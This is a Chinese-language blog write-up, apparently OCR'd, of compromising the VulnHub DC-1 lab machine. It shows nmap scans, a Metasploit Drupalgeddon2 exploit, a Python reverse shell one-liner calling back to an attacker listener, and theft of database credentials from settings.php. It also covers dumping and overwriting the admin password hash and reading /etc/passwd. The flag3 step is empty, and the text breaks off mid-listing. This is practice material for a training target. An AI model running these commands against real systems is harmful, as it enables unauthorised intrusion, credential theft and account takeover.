VulnHub DC-1 Writeup

原创


末 初 于 2020-09-28 11:15:58 发布 194 收藏

分类专栏： VulnHub 文章标签： DC-1 VulnHub


本文链接：https://blog.csdn.net/mochu7777777/article/details/108838293

DC-1详情见：https://www.vulnhub.com/entry/dc-1,292/

靶机环境`VirtualBox`，连接`VirtualBox Host-Only`网卡，IP为：`192.168.56.102`




攻击机环境`VMware`，桥接模式，桥接至`VirtualBox Host-Only`网卡，IP为：`192.168.56.177`




Nmap扫描C段内存活主机

```
nmap -sP 192.168.56.1/24
```



如果觉得速度慢了的话可以使用


```
arp-scan -l
```



发现目标靶机IP：`192.168.56.102`

```
nmap -Pn -sSV -A -p- -T5 192.168.56.102
```

```
root at kali in /home/mochu7
 o nmap -Pn -sSV -A -p- -T5 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 11:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40982/tcp   status
|   100024  1          58284/tcp6  status
|   100024  1          60243/udp6  status
|_  100024  1          60264/udp   status
40982/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:05:74:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.42 ms 192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.85 seconds
root at kali in /home/mochu7
 o
```

`Drupal 7`， `msf`上有poc，直接打

```
msf5 > search drupal

Matching Modules
```

```
   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

msf5 >
```



```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.56.102   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```



```
- : ruby — Konsole
File  Edit  View  Bookmarks  Settings  Help
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#=~ is called on FalseClass; it always returns nil
[*] Sending stage (38288 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.177:4444 -> 192.168.56.102:37030) at 2020-09-27 11:48:39 -0400
```

```
meterpreter > shell
Process 3236 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```


`flag1`

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

上面得到的并不是交互式shell，靶机有python环境，使用python反弹交互式shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56
.177",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);'
```

```
File  Edit  View  Bookmarks  Settings  Help
┌─root at kali in /home/mochu7 using
└─o nc -lvp 1234
listening on [any] 1234 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50101
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
```

```
xmlrpc.php
$ cat flag1.txt
Every good CMS needs a config file - and so do you.
$ https://blog.csdn.net/mochu7777777
```

根据`flag1.txt`的提示寻找配置文件`/var/www/sites/default/settins.php`

`flag2`

```
┌──root at kali in /home/mochu7 using
└─○ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50102
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd sites
$ ls
README.txt
all
default
example.sites.php
$ cd default
$ ls
default.settings.php
files
settings.php
$ cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

/**
 * Access control for update.php script.  https://blog.csdn.net/mochu7777777
```

但是发现当前反弹回来的shell无法进行登录mysql，只能从当前shell中利用以下代码获取交互式shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ whoami
whoami
www-data
www-data@DC-1:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-1:/var/www$

www-data@DC-1:/var/www$

www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 48
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```


查询站点的用户名及密文

```
mysql> select * from drupaldb.users;
select * from drupaldb.users;
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+--------------------+------+
| uid | name  | pass                                                         | mail               | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init               | data |
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+--------------------+------+
|   0 |       |                                                              |                    |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 |                    | NULL |
|   1 | admin | $S$Dhwfv7ymNO5qz.ruDt6Y3BsZOXqUA1xO9Q0rd56SN0fFV8DZ2Lwp | admin@example.com  |       |           | NULL             | 1550581826 | 1601253010 | 1601218309 |      1 | Australia/Melbourne |          |       0 | admin@example.com  | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2si3QBwC0EkvBQ/9TCGg | fred@example.org   |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org   | b:0; |
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+--------------------+------+
3 rows in set (0.00 sec)

mysql>
```

在`/var/www/scripts/password-hash.sh`是密文生成程序，使用这个程序利用明文生成一个密文

```
www-data@DC-1:/var/www/scripts$ ls -la password-hash.sh
ls -la password-hash.sh
-rwxr-xr-x 1 www-data www-data 2363 Nov 21  2013 password-hash.sh
www-data@DC-1:/var/www/scripts$
```


```
www-data@DC-1:/var/www$ php -f ./scripts/password-hash.sh seanz7
php -f ./scripts/password-hash.sh seanz7

password: seanz7                hash: $S$D/etb/IWJ.sfqJ/bO15/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho

www-data@DC-1:/var/www$
```


然后进入数据库将这个密文覆盖掉之前`admin`用户的密文

```
update drupaldb.users set pass='$S$D/etb/IWJ.sfqJ/bO15/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho' where name='admin';
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from drupaldb.users;
select * from drupaldb.users;
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-----------------------+------+
| uid | name  | pass                                                         | mail               | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init                  | data |
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-----------------------+------+
|   0 |       |                                                              |                    |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 |                       | NULL |
|   1 | admin | $S$Dhwfv7ymNO5qz.ruDt6Y3BsZOXqUA1xO9Q0rd56SN0fFV8DZ2Lwp | admin@example.com  |       |           | NULL             | 1550581826 | 1601253010 | 1601218309 |      1 | Australia/Melbourne |          |       0 | admin@example.com     | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org   |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org      | b:0; |
+-----+-------+--------------------------------------------------------------+--------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-----------------------+------+
3 rows in set (0.00 sec)

mysql> update drupaldb.users set pass='$S$D/etb/IWJ.sfqJ/bO15/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho' where name='admin';
<fqJ/bO15/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho' where name='admin';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```


flag3





flag4

```
www-data@DC-1:/$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?
```

```
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
www-data@DC-1:/home/flag4$
```



```
www-data@DC-1:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
